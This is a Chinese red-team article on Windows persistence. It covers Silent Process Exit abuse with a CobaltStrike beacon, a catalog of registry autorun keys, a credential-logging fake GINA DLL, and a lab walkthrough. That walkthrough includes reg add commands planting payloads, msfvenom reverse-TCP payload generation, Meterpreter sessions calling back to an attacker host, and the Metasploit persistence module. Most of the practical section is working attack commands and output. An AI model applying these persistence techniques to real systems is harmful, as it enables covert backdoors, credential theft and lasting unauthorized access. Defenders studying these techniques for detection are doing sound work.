LAUNCH_MONITORPROCESS	0x1	检测到进程静默退出时，将会启动监视器进程（在GFLAGS.exe中，Silent Process Exit这个选项卡所填写的值，即MonitorProcess的项值）
LOCAL_DUMP	0x2	检测到进程静默退出时，将会为受监视的进程创建转储文件
NOTIFICATION	0x4	检查到进程静默退出时，将会弹出一个通知

与CobaltStrike结合利用

换位思考，用上述的方法，修改 `MonitorProcess` 值放入CobaltStrike的powershell。这样，可以在渗透中做到权限的维持，按五下Shift就可以隐蔽进行反连。



实测，Windows锁屏，键入五下Shift后正常弹粘滞键，关闭之后执行powershell代码，反弹beacon的shell。



windows 权限维持篇- 注册表维权

前言

在红蓝对抗中每个攻击组成员需要花费大量的时间和精力进行获取权限撕开口子还要保证权限不掉，红队每次获得的权限都来之不易，那么要怎么利用系统特性进行比较有艺（wei）术(suo)性的维权，希望和各位师傅们探讨交流，以及通过沟通辅助蓝队的策略、关注点的调整。

这篇主要先从注册表来和师傅们进行交流。

注册表基础及常见原理

一、开机自启动的注册表键值（Run，RunEx和RunOnce）

1、Load注册键

介绍该注册键的资料不多，实际上它也能够自动启动程序，位置：

HKEY_CURRENT_USER\Software\Microsoft\WindowsNT\CurrentVersion\Windows

建一个字符串名为load键值，为自启动程序的路径但是要注意短文件名规则，如c:\programfiles应为c:\progra~1 据说建立run=键值也是可行的，需要注意没有测试过。

2、Winlogon\Userinit注册键

存放位置：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon

HKEY_CURRENT_USER\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon

找到"Userinit"这个键值，这个键值默认为c:\WINNT\system32\userinit.exe，后面加路径，再加逗号也可以。这里也能够使系统启动时自动初始化程序。通常该注册键下面有一个userinit.exe，但这个键允许指定用逗号分隔的多个程序，例如"userinit.exe,OSA.exe"（不含引号）。

注意下面的Notify、Shell键值也会有自启动的程序，而且其键值可以用逗号分隔，从而实现登录的时候启动多个程序。

3、Explorer\Run注册键 和load、Userinit不同，Run键在HKEY_CURRENT_USER和HKEY_LOCAL_MACHINE下都有，具体位置是:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

4、RunServicesOnce注册键

RunServicesOnce注册键用来启动服务程序，启动时间在用户登录之前，而且先于其他通过注册键启动的程序，RunServicesOnce注册键的位置是：
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce

5、RunServices注册键 RunServices指定的程序紧接RunServicesOnce指定的程序后运行，两者都在用户登录之前，位置是：
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersionRunServices
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices

6、RunOnceSetup注册键 RunOnceSetup指定了用户登录之后运行的程序，它的位置是：
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnceSetup
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceSetup

7、RunOnce注册键 安装程序通常用RunOnce键自动运行程序，它的位置：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_LOCAL_MACHINE下面的RunOnce键会在用户登录之后立即运行程序，运行时间在其他Run键指定的程序之前。HKEY_CURRENT_USER下面的RunOnce键在操作系统处理其他Run键以及"启动"文件夹的内容之后运行。

8、Run注册键 Run是自动运行程序最常用的注册键，位置在：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_CURRENT_USER下面的Run键紧接HKEY_LOCAL_MACHINE下面的Run键运行，但两者都在"启动"文件夹运行之前执行。Run的程序是在每次系统启动时被启动，RunServices则会在每次登录系统时被启动。

9、ImageFileExecutionOptions下的注册表项：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\ImageFileExecutionOptions

下的注册表项，项名为A.exe，然后在下面新建一个字符串，字符串名为Debugger，字符串值就是程序B.exe的全路径。这个是针对系统可以设置每个程序指定的纠错程序来实现的。让我感到意外的是A.exe不用指明路径.

10、开始菜单启动组 现在的木马大多不再通过启动菜单进行随机启动，但是也不可掉以轻心。如果发现在"开始/程序/启动"中有新增的项，可以右击它选择"查找目标"到相应的文件的目录下查看一下，如果文件路径为系统目录就要多加小心了。也可以在注册表中直接查看，它的位置为

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellFolders，键名为Startup。

11、Winlogon\shell 在以下键值位置：
HKEY_LOCAL_MACHINE\SHOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon

里面的shell建值在Explorer.exe的后面加上我们程序的路径这样我们的程序就可以随系统启动了。比如我的c:\windows\system32\下有个hehe.exe木马。

12、COMMAND的AUTORUN 利用CMD.EXE的autorun：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\CommandProcessor 下面建一个字串AUTORUN，值为要运行的.bat或.cmd文件的路径，木马可以加载在AUTORUN键值下。这样在运行CMD命令的时候一起加载运行。

注意：1、如果需要运行.dll文件，则需要特殊的命令行：Rundll32.exeC:\WINDOWS\FILE.DLL,Rundll32 2、解除这里相应的自启动项只需删除该键值即可，但注意不要删除系统键值。 3、如果只想不启动而保留键值，只需在该键值加入rem即可："remC:\Windows\a.exe"

13、System\Shell

存放位置：
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System 键值名称：Shell，下面的数据为启动文件名。

14、System\Scripts下Logoff(Logon)键值 注意以下分支的Logoff(Logon)键值可能加载文件：

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System\Scripts
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\System\Scripts

15、AppInit_DLLs键值 在以下位置：
HKLM\SOFTWARE\MICROSOFT\WINDOWSNT\CURRENTVERSION\WINDOWS，

有一个键值APPINIT_DLLS，一些DLL木马可以在这个位置上直接加载，这种方式加载的木马无法在任务管理器中看到。如求职信病毒就是让系统执行DllMain来达到启动木马的目的，因为它是kernel调入的，对这个DLL的稳定性有很大要求，稍有错误就会导致系统崩溃，所以很少看到这种木马。

16、bootexecute键值 在以下位置： HKLM\SYSTEM\CONTROLSET001\SESSIONMANAGE 下面，有一个名为bootexecute的多字符键值，默认数值是：autocheckautochk*

17、Winlogon\Notify 位置：
HKLM\SOFTWARE\MICROSOFT\WINDOWSNT\CURRENTVERSION\WINLOGON\NOTIFY 此处位置也需要特别的留意。

18、RunOnceEx XP操作系统，还需要检查一下
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx 键值位置的内容

19、Explorer\shellfolders和usershellfolder

以下四个键值位置需要注意：
HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER\SHELLFOLDERS
HKLM\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER\SHELLFOLDERS;
HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER\Usershellfolder
HKLM\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER\Usershellfolder

20、ShellServiceObjectDelayLoad 以下注册表分支：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad 下可能有可疑键值。

二、文件关联所涉及的注册表键

1、EXE文件关联 另外[HKLM\Software\classes\exefile\shell\open\command\]键值也可能用来加载木马，比如把键值修改为“X:\windows\system\ABC.exe"%1"%”。这里的意思是：更改文件的打开方式，这样就可以使程序跟随您打开的那种文件类型一起启动。举例来说，打开注册表，展开注册表到HKEY_CLASSES_ROOT\exefile\shell\open\command，这里是exe文件的打开方式，默认键值为：“%1”%*。如果把默认键值改为Trojan.exe“%1”%*，您每次运行exe文件，这个Trojan.exe文件就会被执行。木马灰鸽子就采用关联exe文件的打开方式，而大名鼎鼎的木马冰河采用的是也与此相似的一招——关联txt文件。

关联表：

[HKEY_CLASSES_ROOT\exefile\shell\open\command]@=\"%1\"%*
[HKEY_CLASSES_ROOT\comfile\shell\open\command]@=\"%1\"%*
[HKEY_CLASSES_ROOT\cmdfile\shell\open\command]@=\"%1\"%*
[HKEY_CLASSES_ROOT\batfile\shell\open\command]@=\"%1\"%*
[HKEY_CLASSES_ROOT\htafile\shell\open\command]@=\"%1\"%*
[HKEY_CLASSES_ROOT\piffile\shell\open\command]@=\"%1\"%*

[HKEY_LOCAL_MACHINE\Software\CLASSES\batfile\shell\open\command]@=\"%1\"%*
[HKEY_LOCAL_MACHINE\Software\CLASSES\comfile\shell\open\command]@=\"%1\"%*
[HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command]@=\"%1\"%*
[HKEY_LOCAL_MACHINE\Software\CLASSES\htafile\shell\open\command]@=\"%1\"%*
[HKEY_LOCAL_MACHINE\Software\CLASSES\piffile\shell\open\command]@=\"%1\"%*
JSEFile\Shell\Edit\Command%SystemRoot%\System32\Notepad.exe%1
JSEFile\Shell\Open\Command%SystemRoot%\System32\WScript.exe"%1"%*
JSEFile\Shell\Open2\Command%SystemRoot%\System32\CScript.exe"%1"%*
JSFile\Shell\Edit\Command%SystemRoot%\System32\Notepad.exe%1
JSFile\Shell\Open\Command%SystemRoot%\System32\WScript.exe"%1"%*
JSFile\Shell\Open2\Command%SystemRoot%\System32\CScript.exe"%1"%*
VBEFile\Shell\Edit\Command%SystemRoot%\System32\Notepad.exe%1
VBEFile\Shell\Open\Command%SystemRoot%\System32\WScript.exe"%1"%*
VBEFile\Shell\Open2\Command%SystemRoot%\System32\CScript.exe"%1"%*
VBSFile\Shell\Edit\Command%SystemRoot%\System32\Notepad.exe%1
VBSFile\Shell\Open\Command%SystemRoot%\System32\WScript.exe"%1"%*
VBSFile\Shell\Open2\Command%SystemRoot%\System32\CScript.exe"%1"%*
scrfile\Shell\config\Command%1
scrfile\Shell\install\Commandrundll32.exedesk.cpl,InstallScreenSaver%l
scrfile\Shell\Open\Command"%1"/S
txtfile\Shell\print\Command%SystemRoot%\system32[NOTEPAD.EXE/p%1]
(http://NOTEPAD\.EXE/p%1\)
txtfile\Shell\printto\Command%SystemRoot%\system32[notepad.exe/pt"%1""%2""%3""%4]
(http://notepad\.exe/pt"%1""%2""%3""%4\)"
txtfile\Shell\open\Command%SystemRoot%\system32\NOTEPAD.EXE%1
inifile\Shell\Open\Command%SystemRoot%\System32\NOTEPAD.EXE%1
inifile\Shell\print\Command%SystemRoot%\System32[NOTEPAD.EXE/p%1]
(http://NOTEPAD\.EXE/p%1\) chm.file\Shell\open\Command"C:\WINNT\hh.exe"%1

2、CMD.EXE关联 在执行CMD.EXE命令时，可以顺便执行附带的程序文件： 存放位置：
HKLM\Software\Microsoft\CommandProcessor\AutoRun
HKCU\Software\Microsoft\CommandProcessor\AutoRun HKEY_USERS\DEFAULT下也可以加载
这两个键值的内容在你不是用cmd.exe/D格式来启动cmd程序的话，会在启动cmd.exe之前先去执行
这两个键值指定的程序

三、木马后门加载为系统服务所涉及的注册表键值

1、常规启动： 有些木马是通过添加服务项来实现自启动的，大家可以打开注册表编辑器，在
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Runservices]下查找
可疑键值，并在 [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\]下查看的可疑
主键。 通过更直接的管理界面操作：在“运行”中输入“Services.msc”打开服务设置窗口，里面显示
了系统中所有的服务项及其状态、启动类型和登录性质等信息。找到木马所启动的服务，双击打开
它，把启动类型改为“已禁用”，确定后退出。 通过注册表进行修改，依次展开

“HKLM\SYSTEM\CurrentControlSet\Services\服务显示名称”键，在右边窗格中找到二进制值“Start”，该数值内容记录的就是服务项目驱动程序该在什么时间被加载，修改它的数值数：“0”表示BOOT状态，“1”表示SYSTEM启动，“2”表示自动启动，“3”表示手动方式加载，“4”表示已禁用。当然最好直接删除整个主键，平时可以通过注册表导出功能，备份这些键值以便随时对照。

2、安全模式启动：当系统启动到“安全模式”和“命令行安全模式”时，所启动的服务列表可以在下面的注册表键得到：
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal 当系统启动到“有网络的安全模式”时，所启动的服务列表可以在下面的注册表键得到：
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Network

四、木马加载为系统驱动所涉及的注册表键值

KEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD\的位置上有这样的地址。该地址是系统启动VxD驱动文件放置的地址，就像PrettyPark这个蠕虫一样，可以建立一个主键之后把VxD文件添加到注册表中在这里。注意：不可以直接把一个EXE文件改名为VxD文件，需要另外进行编程，生成的VxD文件。

五、恶意脚本加载为配置所涉及的键值

写一个guest.vbs文件，启动时创建一个帐号或者激活guest用户或者tsinternetuser用户。在[HKEY_LOCAL_MACHINE\Software\Microsoft\CommandProcessor]下建立"AutoRun"="C:\ProgramFiles\guest.vbs"这样运行cmd.exe就会运行脚本guest.vbs程序了。

六、GINA启动可疑程序所涉及的键值

GINA(Graphicalidentificationandauthorization图形化认证和授权)就是那个三键登录，作用是计算机用户和WIN系统认证之间的中间人。ARMEVIDSTROM程序：
HKLM\software\microsoft\windowsnt\currentversion\winlogon\ginadll=REG_SZ:fakegina.dll 这个fakegina.dll就会在三键登录时候将帐户信息写到文本文件的，原来的正常程序是MSGINA.DLL文件。

七、进程的崩溃调试所涉及的键值

HKLM\software\microsoft\windowsnt\currentversion\aedebug debugger=程序崩溃时候运行的调试器名字 AUTO1=立即运行调试器，0=首先询问用户。默认情况下缺省配置是AUTO=1DEBUGGER=DRWTSN32.EXE

注册表的维权利用

通过更改注册表启动项，在红蓝对抗中是最常见的手法，这种持久化的手法在很多半自动化后渗透框架中都提供了这种支持，比如Metasploit、Empire和SharPersist 等一系列工具。

受害者主机（win 7）： 172.16.194.135

攻击者主机（ubuntu 18）：

172.16.194.136

命令行利用方式

比如：cmd 下利用reg 命令进行更改注册表进行添加启动项。

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v
Pentestlab /t REG_SZ /d "C:\tmp\payload1.exe"


reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v
Pentestlab /t REG_SZ /d "C:\tmp\payload1.exe"

reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
Pentestlab /t REG_SZ /d "C:\tmp\payload1.exe"

reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
Pentestlab /t REG_SZ /d "C:\tmp\payload1.exe
```

```
注册表编辑器
文件(F) 编辑(E) 查看(V) 收藏夹(A) 帮助(H)
    WAB
    wfs
    Windows
      CurrentVersion
        Action Center
        Applets
        Controls Folder (Wow64)
        Explorer
        Ext
        Group Policy
        HomeGroup
        ime
        Internet Settings
        MCT
        NetCache
        Policies
        RADAR
        Run
        RunOnce
        Screensavers
        Shell Extensions
        Sidebar
        Telephony
        ThemeManager
        Themes
        Uninstall
        WinTrust

名称          类型      数据
(默认)        REG_SZ    (数值未设置)
Pentestlab    REG_SZ    C:\tmp\payload1.exe


计算机\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```

```
C:\Users\WeirdBird007>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v Pentestlab /t REG_SZ /d "C:\tmp\payload1.exe"
操作成功完成。
```

目标主机重启后，成功上线。

```
[*] Sending stage (206403 bytes) to 172.16.194.135
[*] Meterpreter session 4 opened (172.16.194.136:12345 -> 172.16.194.135:49163) at 2019-1

meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > shell
```



```
Process 3812 created.
Channel 1 created.
Microsoft Windows [?汾 6.1.7601]
??Ȩ???? (c) 2009 Microsoft Corporation??????????Ȩ????

C:\Windows\system32>
```

System 下的注册表维权


假如我们已经提权，获得了最高system权限，想把权限维持在所有用户都能够触发，那么只需要关注如下注册表即可。

```
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v
Pentestlab /t REG_SZ /d "C:\tmp\payload1.exe"


reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce"
/v Pentestlab /t REG_SZ /d "C:\tmp\payload1.exe"

reg add
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices" /v
Pentestlab /t REG_SZ /d "C:\tmp\payload1.exe"

reg add
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce"
/v Pentestlab /t REG_SZ /d "C:\tmp\payload1.exe"
```




创建一个普通用户。





主机重启后任意用户都可以成功上线。



```
[*] Sending stage (206403 bytes) to 172.16.194.135
[*] Meterpreter session 5 opened (172.16.194.136:12345 -> 172.16.194.135:49169) at 2019-12-27


meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
```

普通管理员利用载入dll 维权。


```
msfvenom -p windows/x64/meterpreter/reverse_tcp  LHOST=172.16.194.136 LPORT=1234
```

```
普通的做法
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\
Pentestlab /t REG_SZ /d "C:\tmp\payload1.exe"

载入dll 上线
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\
/d "C:\tmp\payload.dll"
```



重启后也成功上线



Metasploit 维权利用方式

persistence 模块


1： 生成vps 脚本的形式

```
run persistence -U -P windows/x64/meterpreter/reverse_tcp -i 5 -p 443 -r 172.16.
```


```
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > run persistence -U -P windows/x64/meterpreter/reverse_tcp -i 5 -p 443 -r 172.16.194.136

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
    Running Persistence Script
    Resource file for cleanup created at /home/weirdbird007/.msf4/logs/persistence/WIN-U8N09PHAQ4D_20191228.4632/WIN-U8N09PHAQ4D_20191228.4632.rc
    Creating Payload=windows/x64/meterpreter/reverse_tcp LHOST=172.16.194.136 LPORT=443
    Persistent agent script is 10867 bytes long
[+] Persistent Script written to C:\Users\WEIRDB~1\AppData\Local\Temp\pFedjB.vbs
